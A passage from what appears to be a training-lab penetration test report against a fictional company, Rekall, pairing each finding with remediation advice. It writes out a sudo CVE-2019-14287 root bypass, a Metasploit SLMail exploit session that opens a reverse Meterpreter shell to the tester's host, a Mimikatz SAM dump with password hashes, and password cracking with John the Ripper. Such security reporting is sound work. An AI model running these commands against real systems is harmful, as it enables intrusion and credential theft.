
4. However, this way of writing permissions for general users with the ALL keyword for the Runas Specification is affected by vulnerability: CVE-2019-14287.



	5. By running the command **sudo -u \#$((0xffffffff))** before any command, we could escalate Alice's privileges to root**.** Therefore: sudo -u \#$((0xffffffff)) whoami returns root  
Affected Hosts	192.168.13.14
Remediation	The bug was fixed in sudo 1.8.28, so it is recommended to update and upgrade all systems and software on the affected host. Additionally, only sudoers entries where the ALL keyword is present in the Runas specifier are affected. Therefore, if Alice's entry in the sudoers file was written in the following way, it would have been unaffected by the vulnerability:

	alice host = /usr/bin/id It is therefore recommended that allowing users to execute commands not as sudo be written in this way, and not with the ALL keyword present in the Runas specifier.

Vulnerability 17	Findings
Title	Windows FTP Anonymous Login (flag 3)
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After completing an enumeration scan of Rekall's network using Nmap, Hacker Overflow identified a windows host (172.22.117.20) running an outdated FTP service (FileZilla ftpd 0.9.41 beta) which allowed for login by simply using 'anonymous' as the username with no password required. Hacker Overflow exploited this vulnerability by logging into the host via FTP and exfiltrating sensitive data.
Images	1. Nmap scan showing ftp anonymous vulnerability  2. Hacker Overflow was able to log into the ftp service with username and password of "anonymous" and download files to our local host. This included flag3.txt

	
Affected Hosts	172.22.117.20
Remediation	• Update and patch FTP services software to the latest version which are configured not to allow anonymous logins. • As an added layer of security, enable directory isolation in the ftp configuration to prevent users from traversing directories.

Vulnerability 18	Findings
Title	SLMail Service (flag 4)
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	HIGH
Description	Through nmap scanning, Hacker Overflow were able to determine that host 172.22.117.20 was running SLMail (Seattle Lab Mail) on ports 25, 27 and 106. After further research, Hacker Overflow discovered that there exists multiple buffer overflows in SLMail (Seattle Lab Mail) which allows an attacker to execute arbitrary code to the target. By default SLMail runs as a service in the security context of the SYSTEM account. Therefore, if successfully exploited, an attacker can gain complete control over the operating system. By successfully carrying out exploit/windows/pop2/seattlelab_pass exploit in Meterpreter, Hacker Overflow obtained shell access as SYSTEM (the highest privilege) into the machine, and were able to uncover the contents of flag4.txt
Images	1. Nmap scan showing SLMail versions:


```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.0031s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cp
```

2. Using msfconsole in Meterpreter, we ran the exploit/windows/pop2/seattlelab_pass exploit against this host, which opened a meterpreter shell, with system privileges.

```
Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > search SLMail

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) >
```

```
Documents  file2      flag3.txt  id.req          Music       Public    sessions.txt  user_bob.txt  win_hashes.txt  winpass.tx
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metas
                                       oit
   RPORT    110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:57226 ) at 2024-01-19 03:40:58 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter >
```

3. We were able to view the contents of flag4.txt by using the “cat” command within meterpreter.





Affected Hosts	172.22.117.20
Remediation	Upgrade SLMail services. If upgrading is not an option, then Hacker Overflow recommends mitigating against this risk by only allowing access to the POPPASSWD and POP3 server from inside the company firewalls. Only allow external access to clients via an authenticated VPN to a DMZ and then to POP services from there. Additionally, by disabling ESMTP and allowing only SMTP, Rekall Corporation can mitigate against SMTP attacks. ESMTP can be turned off by the SLMail Configuration Utility. Finally, SLMail does not require System or administrator privileges to run. Therefore, it is imperative that Rekall Corporation create a low-privileged account to run the services, and configure the NTFS and registry permissions correctly/

Vulnerability 19	Findings
Title	Weak or Broken Access Controls - Windows Scheduled Task Attack (Flag 5)
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Once Hacker Overflow gained access to Windows host 172.22.117.20, we inspected the Windows Task Scheduler for any unnecessary running tasks. We observed that “flag 5” was running as a task, which indicates that any user can create a task on the host. This also exposes the host to persistence by attackers.
Images	1. The command “schtasks” showed that “flag 5” was in fact a taskname:

```
admin mylist mypassword
mreview mylist
meterpreter > schtasks
[-] Unknown command: schtasks
meterpreter > shell
Process 1872 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>schtasks
schtasks

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
flag5                                    N/A                    Ready
MicrosoftEdgeUpdateTaskMachineCore       1/15/2024 6:34:48 PM   Ready
MicrosoftEdgeUpdateTaskMachineUA         1/15/2024 6:04:48 PM   Ready
OneDrive Reporting Task-S-1-5-21-2013923 1/16/2024 11:18:12 AM  Ready
OneDrive Standalone Update Task-S-1-5-21 1/16/2024 10:51:57 AM  Ready

Folder: \Microsoft
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\OneCore
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
```

2. Typing the command <SCHTASKS /QUERY /TN “flag5” /FO list /v> Allows viewing of the task details in list mode, thereby revealing flag 5. Note \flag5 is the taskname and the flag value is written in the comment:

```
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×   root@kali: ~ ×

C:\Program Files (x86)\SLmail\System>SCHTASKS /QUERY /TN "flag5" /FO list /v
SCHTASKS /QUERY /TN "flag5" /FO list /v

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        1/15/2024 5:54:10 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle Sta
e end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
```

	 3. Arrows added for emphasis: 
Affected Hosts	172.22.117.20
Remediation	1. Regular monitoring of scheduled tasks to ensure that no unnecessary tasks are running. 2. Limit task creation to only those users with administrative privileges. 3. As malicious actors can hide scheduled tasks by manipulating the Index and SD values of scheduled tasks, it is also important to regularly monitor and scan for such modifications to these values within the scheduled tasks registry.

Vulnerability 20	Findings
Title	Credential Access - OS Cache Credential Dumping (flag 6) via Kiwi/Mimikatz module
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Because Hack Overflow compromised Windows host 172.22.117.20, and this host is part of the network governed by the domain controller (host 172.22.117.10), we attempted to gain user credentials for the local host in

order to engage in lateral movement to the domain controller (172.22.117.10).

First we enumerated users on the current host by typing “net users”. This gave us the following users currently on the system:


1. Administrator
2. DefaultAccount
3. Flag6
4. Guest
5. sysadmin
6. WDAGUtilityAccount

We then used the MimiKatz module in Metasploit, which is also known as Kiwi and ran the lsa_dump_sam module. This module targets credentials in the Windows Local Security Authority System Service (LSASS) process memory because it can store both a current user’s OS credentials as well as a domain admin’s credentials. LSA is a system process that authenticates and logs users on the system. It then authenticates the Domain Credentials that are used by the operating system. The user information is validated by LSA when it connects to the Security Account Manager (SAM) database. LSA is able to store reversibly encrypted plaintext, kerberos tickets, the NT hash, LAN Manager hash and the NTLM hash. The lsa_dump_sam module essentially accesses SAM and dumps credentials for local accounts.

Hacker Overflow obtained the NTLM hashes from each user enumerated above with the lsa_dump_sam command, and was able to crack the NTLM hash of **flag6** (revealed to be Computer!) as well as sysadmin using John the Ripper.

Images

1. On the same host as the scheduled tasks (172.22.117.20) Typing “net users” on the windows machine allows us to enumerate those users, one of which we can see is “flag 6”




2. Loading kiwi from our meterpreter shell, we can run the module lsa_dump_sam. This will output the NTLM hashes of each user on the system as shown below


```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577
```

```
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
      aes128_hmac       (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 8f7f0bf8d651fe34


RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
```


```
RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
```






3. Putting flag6:hash into nano, we can use John the Ripper to crack the hash, revealing the plaintext password and flag.




4. Hacker Overflow used john –format=NT flag6_hash.txt to crack the plaintext password for flag6 user (revealed to be Computer!)



	5. Hacker Overflow also used John to crack sysadmin's password as well (revealed to be Spring2022) 
Affected Hosts	172.22.117.20
